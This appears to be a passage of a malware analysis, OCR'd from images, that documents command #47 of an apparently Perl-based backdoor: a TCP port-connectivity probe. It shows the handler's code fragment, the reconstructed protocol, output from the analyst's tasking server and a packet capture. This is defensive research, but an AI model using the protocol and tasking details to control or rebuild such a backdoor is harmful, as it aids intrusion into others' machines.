
Command #47
network 'scanner'

```
#command 47
elsif ( $D == 47 )
{
   my ( $A, $a, $F ) = ( 0, N, O );
   $a = 'localhost' if !length $a;
   my $C = new IO::Socket::INET(
     PeerAddr => $a,
     PeerPort => $F,
     Proto    => 'tcp',
     Timeout  => 2 );
   if ( !$C ) {
     ...
     $A = ... || 1;
   }
   else { close $C }
  G v47 . Z($a) . Y($F) . Y($A);
}
```

command #47

direction	size	value
recv	1 byte	commmand, 47
recv	variable length string	?
recv	4 byte integer	?
send	1 byte	command, 47
send	variable length string	?, but same as recv'd
send	4 byte integer	?, but same as recv'd
send	4 byte integer	0, or 1?


command #47's protocol



Command #47


network 'scanner'

cmd 47
('t2.fi' 80)




```
$ python server.py 1337
...
selected command: 47
enter address: 't2.fi'
enter port: 80

response:
byte:   47 (command)
string: 't2.fi' (host)
int:    80 (port)
byte:   0
```

tasking (command #47)



```
# tcpdump
192.168.0.13.57630 > dns-cac-lb-02.rr.com.domain: 6274+ A?
t2.fi. (35)

dns-cac-lb-02.rr.com.domain > 192.168.0.13.57630: 6274 1/0/0 A 54.192.136.237 (51)
192.168.0.13.50144 > 54.192.136.237.http: Flags [S], seq 2251655782, win 65535,
options [mss 1460,nop,wscale 5,nop,nop,TS val 998221470 ecr 0,sackOK,eol],
length 0

54.192.136.237.http > 192.168.0.13.50144: Flags [S.], seq 862538018, ack
2251655783, win 14480, options [mss 1460,sackOK,TS val 857332517 ecr
998221470,nop,wscale 8], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [.], ack 1, win 4117, options
[nop,nop,TS val 998221670 ecr 857332517], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [F.], seq 1, ack 1, win 4117,
options [nop,nop,TS val 998221670 ecr 857332517], length 0

54.192.136.237.http > 192.168.0.13.50144: Flags [F.], seq 1, ack 2, win 57,
options [nop,nop,TS val 857332719 ecr 998221670], length 0

192.168.0.13.50144 > 54.192.136.237.http: Flags [.], ack 2, win 4117, options
[nop,nop,TS val 998221871 ecr 857332719], length 0
```

tcpdump (dns request, then connection)



```
$ python server.py 1337
...
selected command: 47
enter address: 'hostthatdoesnotexist.com'
enter port: 666

response:
byte:   47 (command)
string: 'hostthatdoesnotexist.com' (host)
int:    666 (port)
byte:   1
```

tasking (command #47)

0: connection ok

1: connection failed

Commands

